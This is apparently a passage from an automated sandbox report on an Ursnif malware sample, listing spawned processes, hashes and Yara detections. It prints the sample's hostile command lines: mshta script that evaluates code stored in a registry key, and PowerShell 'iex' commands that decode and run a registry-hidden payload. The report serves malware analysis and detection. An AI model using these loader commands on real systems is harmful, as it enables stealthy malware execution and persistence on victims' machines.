Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Vo0g='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Vo0g).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>'
Imagebase:	0x7ff687b80000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 5500 Parent PID: 6672

General

Start time:	14:31:03
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:83052 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5872 Parent PID: 5492

General

Start time:	14:31:04
Start date:	06/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').UtilDiagram))
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: iexplore.exe PID: 5440 Parent PID: 6672

General

Start time:	14:31:04
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17514 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5020 Parent PID: 5872

General

Start time:	14:31:05
Start date:	06/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 6388 Parent PID: 6672

General

Start time:	14:31:08
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17520 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 5728 Parent PID: 6672

General

Start time:	14:31:09
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:279558 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 6460 Parent PID: 6672

General

Start time:	14:31:12
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:83084 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 5068 Parent PID: 5872

General

Start time:	14:31:16
Start date:	06/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\rzslcw3n\rzslcw3n.cmdline'
Imagebase:	0x7ff7b8470000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: mshta.exe PID: 6520 Parent PID: 3424

General

Start time:	14:31:15
Start date:	06/07/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>N4ot='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(N4ot).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>'
Imagebase:	0x7ff687b80000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: 5900 Parent PID: 5068

General

Start time:	14:31:17
Start date:	06/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESD796.tmp' 'c:\Users\user\AppData\Local\Temp\rzslcw3n\CSCA64EAED44D2B4776864E5EDA5D4E8B86.TMP'
Imagebase:	0x7ff69f810000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6644 Parent PID: 6520

General

Start time:	14:31:17
Start date:	06/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').UtilDiagram))
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 4596 Parent PID: 6644

General

Start time:	14:31:18
Start date:	06/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mshta.exe PID: 3976 Parent PID: 3424

General

Start time:	14:31:19
Start date:	06/07/2021
Path:	C:\Windows\System32\mshta.exe

Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Nohx='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Nohx).regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>'
Imagebase:	0x7ff687b80000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 5512 Parent PID: 6560

General

Start time:	14:31:22
Start date:	06/07/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff694a50000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000032.00000003.921590323.000002009624C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000032.00000003.921653707.000002009624C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000032.00000003.921759909.000002009624C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000032.00000003.921808684.000002009624C000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: iexplore.exe PID: 5348 Parent PID: 6672

General

Start time:	14:31:22
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:83090 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6244 Parent PID: 3976

General

Start time:	14:31:22

Start date:	06/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').UtilDiagram))
Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5960 Parent PID: 6244

General

Start time:	14:31:23
Start date:	06/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 3220 Parent PID: 5872

General

Start time:	14:31:25
Start date:	06/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\rpyoew2f\rpyoew2f.cmdline'
Imagebase:	0x7ff7b8470000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: iexplore.exe PID: 740 Parent PID: 6672

General

Start time:	14:31:27
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:17546 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: 6260 Parent PID: 3220

General

Start time:	14:31:28
Start date:	06/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES30B.tmp' 'c:\Users\user\AppData\Local\Temp\rpyoew2f\CSCDF3AABDF3FB34DF1A43A4F7FD45C9671.TMP'
Imagebase:	0x7ff69f810000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 4432 Parent PID: 6644

General

Start time:	14:31:29
Start date:	06/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\xwrbq4ie\xwrbq4ie.cmdline'
Imagebase:	0x7ff7b8470000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: csc.exe PID: 1740 Parent PID: 6244

General

Start time:	14:31:33
Start date:	06/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\pkkmtuzt\pkkmtuzt.cmdline'
Imagebase:	0x7ff7b8470000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: iexplore.exe PID: 4864 Parent PID: 6672

General

Start time:	14:31:33
Start date:	06/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6672 CREDAT:83102 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: 5940 Parent PID: 4432

General

Start time:	14:31:32
Start date:	06/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1395.tmp' 'c:\Users\user\AppData\Local\Temp\xwrbq4ie\CSCC07B09CA405E4901BCF4DD90291B57CA.TMP'
Imagebase:	0x7ff69f810000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: 1808 Parent PID: 1740

General

Start time:	14:31:35
Start date:	06/07/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1D78.tmp' 'c:\Users\user\AppData\Local\Temp\pkkmtuzt\CSC7DF2BB886B1A41BB8B841DD3834E0B8.TMP'
Imagebase:	0x7ff69f810000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis